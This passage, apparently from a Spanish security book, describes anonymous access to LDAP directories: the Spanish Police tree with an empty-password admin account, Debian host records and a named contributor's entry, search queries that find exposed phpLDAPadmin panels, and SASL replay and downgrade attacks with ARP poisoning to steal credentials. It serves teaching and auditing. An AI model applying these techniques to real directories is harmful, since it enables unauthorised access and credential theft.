


Imagen 2.18: CRL de la Policía en un árbol LDAP.

Por supuesto, como en el caso anterior, al haber configurado la CRL en el certificado digital, este servidor debe permitir la conexión de forma anónima para que se puedan comprobar los certificados revocados.

Para cualquier persona sería entonces posible utilizar un cliente LDAP como LDAP Browser, tal y como ya hemos hecho en los casos anteriores, y acceder al contenido del árbol para ver qué información ofrece en concreto este servidor. Aquí se puede ver la conexión de forma anónima al servidor LDAP de la Policía de España.




Imagen 2.19: Conexión al árbol LDAP de la Policía como anónimo.

Me sorprendió, y a la vez no me sorprendió, encontrarme allí las claves públicas de las entidades que firman los certificados de los Pasaportes españoles, los certificados de la FNMT (Fábrica Nacional de Moneda y Timbre) y los del DNI-e, pero es la infraestructura de funcionamiento necesaria y, por tanto, parece que debían estar allí todas las claves con el objeto de poder dar soporte a los servicios de la administración pública española.

Lo que ya me dejó totalmente desconcertado es encontrar un montón de Unidades Organizativas de pruebas. Era posible encontrar que en el árbol LDAP de la Policía quedaban cosas abandonadas en el servidor de producción que denotaban claramente haber sido creadas para testear alguna cosa en un momento dado. Sin embargo, supongo que lo que más me preocupó fue ver ese objeto llamado EntDirAdmin con un atributo userPassword con un hash en SHA1.

Por supuesto, como podéis imaginaros el siguiente paso natural era ver si estaba crackeado ya en Internet en alguno de los múltiples servicios que existen para esta función en la red.

La sorpresa fue que sí, que ya había sido analizado y se conocía el valor que estaba oculto en él, ya que ese hash no es más que la representación en SHA1 del valor Null.

Esto significa que, cualquiera que conociera el nombre de ese objeto, y podría conocerlo cualquiera que se conectase de forma anónima, podría conectarse al árbol LDAP realizando una conexión autenticada utilizando ese usuario con contraseña vacía y acceder a los privilegios que tuviera la cuenta EntDirAdmin en el directorio LDAP de la Policía.




Imagen 2.20: Unidades Organizativas de prueba y usuario con hash de password a la vista.

Ya que hemos visto los casos anteriores, me gustaría recordar que a veces no es necesario utilizar ningún truco especial para localizar los servidores y la información de una organización que en él se contenga.

Un caso concreto que a mí me sorprendió fue el caso de Debian, la organización detrás de uno de las distribuciones GNU/Linux más importantes del mundo.

En esta ocasión resulta que si te descargas la versión LDAP Browser de Softerra, y la instalas de forma completa, es decir, con todos los módulos, se agregan una serie de perfiles de conexión a diversos servidores LDAP públicos en la red. Entre ellos aparece, por defecto, un perfil de conexión a los servidores LDAP públicos de Debian.




Imagen 2.21: árbol LDAP de Debian entre los servidores públicos.

En el árbol LDAP publicado por Debian se pueden localizar una buena cantidad de datos interesantes que más de un atacante daría por útiles, y más si son así de gratuitos. Por ejemplo, es posible localizar información de las personas que trabajan y colaboran con la organización con todos sus datos. Ahí está, como muestra, la información del investigador de seguridad – al que quiero y admiro - Luciano Bello, que aparece catalogado dentro de un objeto en el árbol LDAP público de Debian.




Imagen 2.22: La entrada de Luciano Bello en el árbol LDAP de Debian.

Y no solo información de personas, sino también de la infraestructura de la organización. En la imagen siguiente se puede observar como todos y cada uno de los servidores que utiliza Debian están catalogados y además, con detalles que todo atacante que estuviera preparando una acción agradecería.

Como se puede ver, hay detalles hasta del ancho de banda con que cuenta ese servidor conectado a Internet, o su dirección IP local, quién lo administra, qué sistema operativo corre o las características hardware del mismo.

- Debian
  - Naming context does not exist
  - dc=debian
    - ou=hosts
      - host=malo
      - host=paer
      - host=crest
      - host=saens
      - host=spohr
      - host=gluck
      - host=master
      - host=merulo
      - host=murphy
      - host=klecker
      - host=kullervo
      - host=samosa
      - host=caballero
      - host=pergolesi
      - host=spontini
      - host=mayr
      - host=mayer
      - host=villa
      - host=piatti

Name	Value	Type
objectClass	debianServer	Attribute
objectClass	top	Attribute
hostname	paer.debian.org	Attribute
architecture	hppa	Attribute
admin	debian-admin@lists.debian.org	Attribute
description	HPPA Port Machine	Attribute
host	paer	Attribute
purpose	porterbox	Attribute
disk	32g	Attribute
memory	8g	Attribute
distribution	Debian GNU/Linux	Attribute
bandwidth	45Mbit	Attribute
allowedGroups	hpadmins	Attribute
allowedGroups	Debian	Attribute
ipHostNumber	192.25.206.11	Attribute
machine	parisc64 2 processor 750MHz PA8700	Attribute
mXRecord	0 mailout.debian.org.	Attribute
access	public	Attribute
sshRSAHostKey	ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAzemP7TqDxZ95...	Attribute
sponsor	[[www.hp.com|Hewlett-Packard]] (hosting +hw)	Attribute

Imagen 2.23: Información de todos los hosts de Debian.

Como se ha visto en este apartado, los árboles LDAP pueden llegar a dar información muy útil en una auditoría de seguridad, y no es raro que sin necesidad de ninguna credencial se pueda acceder a mucha información, algo que, para los que trabajamos en seguridad es extraño y confuso.

En todos estos casos nos hemos estado conectando vía una aplicación cliente LDAP instalada en nuestra máquina que realiza el proceso de autenticación y binding directamente con el servidor LDAP, pero también es posible localizar – y realizar conexiones anónimas – a través de clientes web publicados para la gestión del servicio.

En este caso, con phpLDAPadmin, que es una herramienta similar a phpMyAdmin utilizado para gestionar bases de datos MySQL. Esta herramienta permite todas las opciones que ofrece un cliente pesado instalado en la máquina, pero a través de un interfaz web, por lo que si somos capaces de localizar estos servidores, será posible conectarse vía ellos a los árboles LDAP que se encuentren en la red privada de la organización.

Si buscamos por los interfaces web de acceso a los árboles LDAP de phpLDAPadmin en Google podemos encontrar una buena cantidad de ellos indexados. Basta con ir cambiando el número de versión y saldrá un buen centenar de árboles LDAP a los que se puede conectar vía phpLDAPadmin.



Imagen 2.24: Buscando servidores phpLDAPadmin en Google.

En la parte de acceso, como podéis ver, casi todos permiten el acceso anónimo al servidor con lo que hay que suponer que el administrador ha querido hacer esa información pública.



Imagen 2.25: Acceso anónimo habilitado.

Una vez conectado al sistema, aparece un buen montón de información allí. Listas de usuarios, estructuras de red, etcétera. Similar a lo ya visto en los casos anteriores.

Una de las cosas a remarcar es ver si el servidor Apache ha habilitado el módulo mod_ldap_userdir que permite automáticamente publicar los directorios home de los usuarios en el servidor web. Esto permitiría acceder a información del *$HOME* del usuario mediante la ruta *~usuario* y si hay suerte, localizar alguna otra fuga de información. Esto, si ha sido integrado el servidor LDAP con el servidor Apache de la organización es bastante común.

Sin embargo, una de las plantillas de visualización que más me ha llamado la atención en los paneles phpLDAPadmin es la que permite *"Revisar la contraseña"*. En este caso, el sistema te permite que

pongas una password, la hashea y comprueba si es la buena o no. Lo curioso es que, como se supone que es solo para usuarios autorizados no hay ningún límite de intentos, ni capthas, ni nada de nada.




Imagen 2.26: Revisar la contraseña.

De nuevo, un acceso anónimo a árbol LDAP abre otro nuevo abanico de posibilidades de ataque desde la web, sin que sea necesario tener una credencial del sistema. Información que puede ayudar a un atacante a conseguir el objetivo de llegar al corazón de la organización.

3.2 Atacar credenciales de usuario de acceso al árbol LDAP


En este apartado se van a describir algunos de los conocidos para el robo de credenciales de usuarios que se conectan al árbol LDAP para realizar un proceso de Binding. En este caso el objetivo es logar acceder a los datos de usuario y contraseña que una posible aplicación web pudiera utilizar contra un árbol LDAP. En estos casos, los ataques son a nivel de red de área local, por lo que se supone que el atacante está en la misma red que el árbol LDAP o que el servidor web o cliente LDAP.

En este mismo escenario hablaremos de cómo acceder a la información transmitida entre el servidor y el cliente cuando los datos no van a través de una conexión cifrada o cómo hacer un ataque que permita cifrar los datos con un certificado digital manipulado.

3.2.1 Ataque de Replay. Autenticación doble en entornos Pre-Shared Key.

Para este ataque hemos de suponer un entorno en el que los clientes se estén autenticando contra el árbol LDAP utilizando SASL S/Key, es decir, todos los clientes conocen una clave compartida. El atacante busca utilizar a un cliente como generador de respuestas ante desafíos emitidos por el servidor para conseguir una conexión autenticada sin tener la clave compartida.

En este entorno un atacante consigue acceso mediante el uso de la Pre-Shared Key de un usuario legítimo del sistema. Esta explotación se realiza aprovechándose de herramientas para realizar ataques Man In The Middle en redes inseguras como Ettercap o Yersinia, por poner algún ejemplo. Esta técnica puede combinarse con el Ataque 2, que realiza un downgrade del sistema de autenticación negociado entre el cliente y el servidor, para conseguir que el método a utilizar sea el de Pre-Shared Key. El siguiente diagrama muestra el proceso esquemático de envió de mensajes en un proceso de autenticación doble.



Servidor		Atacante MITM		Cliente
			<-	Petición Conexión 1
	<-	Petición Conexión 2		
Desafío Conexión 2	->			
		Desafío conexión 2	->	
			<-	Respuesta desafío 2
	<-	Respuesta desafío 2		
OK Conexión 2	->	CONEXIÓN OK		
		Fallo conexión 1 ->		
			<-	Petición Conexión 3
	< -	Petición conexión 3		
Desafío Conexión 3	->			
		Desafío Conexión 3	->	
			<-	Respuesta desafío 3
	<-	Respuesta desafío 3		
OK Conexión 3	->			
		OK Conexión 3	->	

Imagen 2.27: Esquema de pasos en un ataque de doble autenticación.

En el entorno descrito en el diagrama, las conexión 2 y la conexión 3 son correctas. Las RFCs dónde se describe el protocolo SASL, es decir, las RFC 2222 utilizada aún por la mayoría de productos comerciales, y la RFC 4422, actual revisión del protocolo, avisan de este tipo de ataques por lo que no se recomienda utilizar este sistema de autenticación en redes en las que no se pueda garantizar la autenticación de los participantes en la comunicación.

El uso de entornos LDAP-s, dónde los participantes de la comunicación van autenticados con certificados digitales y las conexiones son cifradas con SSL, en dónde se produzca una correcta comprobación de certificados y el uso de comunicaciones basadas en el protocolo IPSec, siempre y cuando el protocolo IPSec no use Pre-Shared Key, evita la posibilidad de este tipo de ataques.

3.2.2 Downgrading de Autenticación en LDAP

Uno de los mecanismos soportados por el protocolo GSSAPI es el intercambio de credenciales en texto claro (Plain Text). Este sistema de autenticación solo debe utilizarse en entornos muy seguros o como única medida de compatibilidad entre el Cliente y el Servidor.

De acuerdo con el mecanismo de negociación de descrito por el protocolo SASL, cuando se va a producir una autenticación, con anterioridad tiene lugar una negociación entre el Cliente y el Servidor para que estos elijan el método SASL a utilizar. Si utilizan GSSAPI, entonces se intercambian los mecanismos que soportan, entre los que puede estar el sistema de Plain Text.



Un atacante en medio puede realizar un ataque de downgrading y, aunque el Cliente y el Servidor soporten mecanismos más robustos, hacer que se configure como mecanismo de autenticación el envío de credenciales en Plain Text. La forma de hacerlo es enviar al Cliente, como mecanismos de autenticación GSSAPI que son soportados por el Servidor, únicamente el de Plain Text. Esto haría que el cliente sólo tuviera como opción el mecanismo Plain Text. Este ataque, reconocido en la RFC 4422, ha sido implementado por la herramienta Cain&Abel, desde su versión 4.9.6, que fue liberada de forma pública el 29 de Julio de 2007.

Para la implementación de un ejemplo de este ataque se ha configurado un escenario con un árbol LDAP de Microsoft utilizado por el Directorio Activo. Para ello se ha montado un dominio llamado Informatica64.hol, al que se realizará una conexión mediante una aplicación estándar de consulta LDAP. La herramienta utilizada es LDAP Browser en su versión 2.6 que está disponible públicamente en la web.

Como herramienta para la realización del ataque de Man In The Middle, se utilizará Cain&Abel 4.9.6, que cuenta con la posibilidad de realizar Sniffing de sesiones LDAP y que servirá para recuperar la contraseña de autentificación que se use contra el servicio LDAP. Para ello durante el proceso de autenticación del Cliente contra el Servidor LDAP, se interceptará todo el proceso de autentificación del usuario y tendrá lugar un downgrading del protocolo para conseguir que el envío de credenciales se haga en Plain Text. En este ejemplo, el objetivo es el robo de credenciales del usuario "Administrator".

Con objeto de realizar el proceso de autentificación LDAP, se configura la herramienta LDAP Browser, con la conexión al árbol LDAP del controlador de dominio y utilizamos las credenciales de autentificación del usuario correspondiente, en este caso del usuario LDAP, en formato de Nombre Distinguido (DN).




Imagen 2.28: Usuarios creados en el Directorio Activo.




Imagen 2.29: Configuración conexión cliente LDAP para acceder al árbol y poder realizar consultas.




Imagen 2.30: Configuración de la conexión.

Dentro de la conexión es obligatorio identificarse con las credenciales de uno de los usuarios del árbol LDAP. Esta es la parte dónde se realiza la configuración de credenciales. Una vez realizada la configuración del Cliente y proporcionado las credenciales se procede a la conexión con el servidor LDAP y, tal y como se refleja en la figura siguiente, se obtiene como resultado el acceso al servicio de directorio, pudiendo acceder a todos los objetos para los que el usuario en cuestión tenga permiso de acceso.




Imagen 2.31: Conexión al árbol LDAP realizada.

Un vez la conexión está establecida al árbol LDAP se puede acceder a todos los objetos a los que el usuario utilizado en la conexión tenga acceso. Comprobado que la conexión se ha realizado correctamente vamos a simular el proceso que el atacante puede realizar para conseguir la interceptación y el sniffing de esta sesión LDAP mediante el ataque de downgrading.




Imagen 2.32: Ataque ARP-Spofing en IPv4 con Cain.

Utilizando Cain&Abel se realiza un ataque de hombre en medio. En esta fase se está realizando la configuración ARP-Poisoning, mecanismo que hará creer al cliente que la dirección del servidor está asociada a la MAC del atacante y viceversa, es decir, hará creer al servidor que la IP del cliente está asociada a la MAC del atacante. Esto le permite al atacante ponerse en medio de la comunicación

Para este entorno se utiliza ARP-Poisoning como técnica para realizar el ataque Man In The Middle. Lo primero que se debe realizar es el envenenamiento de la dirección física de las dos máquinas que intervienen en el proceso (Cliente y Servidor LDAP) para conseguir que el tráfico entre ambos pase por la máquina del atacante. Como se puede apreciar, para que este ataque tenga éxito, el atacante debe estar situado en la misma red del Cliente o del Servidor para poder modificar las direcciones físicas de la comunicación.

